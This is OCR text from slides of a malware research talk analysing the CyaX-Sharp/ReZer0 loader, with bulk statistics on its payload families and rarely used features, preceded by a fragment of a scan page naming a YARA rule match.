
2021-08-05 07:56:19 UTC
a moment ago

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY


Crowdsourced YARA Rules

Matches rule CyaxSharp_ReZer0 by Max 'Libra' Kersten for McAfee's Advanced Threat Research Team from ruleset MAL_cyax_sharp_loader at https://github.com/advanced-threat-research/Yara-Rules
↳ *Detects CyaX-Sharp/ReZer0 loader samples based on the embedded scheduled task template*


Bulk analysis results




Bulk analysis results




Bulk analysis results






Bulk analysis results

- 8% of the total loaders had both options enabled
- This does not (dis)prove the claim that anti-analysis capabilities are commonly used



Bulk analysis results

Payload families



■ AgentTesla ■ FormBook ■ MassLogger ■ LokiBot ■ NanoCore ■ WarzoneRAT ■ RemcosRAT ■ HawkEye ■ Other

Bulk analysis results

The 513 unique loaders contain 447 unique payloads

66 duplicates, 48 of which are AgentTesla payloads

Barely utilised capabilities

7 MessageBox pop-ups, 4 with a message

4 remote payload downloads, 3 with a URL

Conclusion

01

CyaX-Sharp is a versatile loader with a simplistic design

02

Organisations should pursue the onion-based security model

03

Organisations and researchers will benefit from additional research into loaders

Questions

- You can always contact me on Twitter @Libranalysis
  - Slides will be published there as well!
  - The ATR blog can be found here

?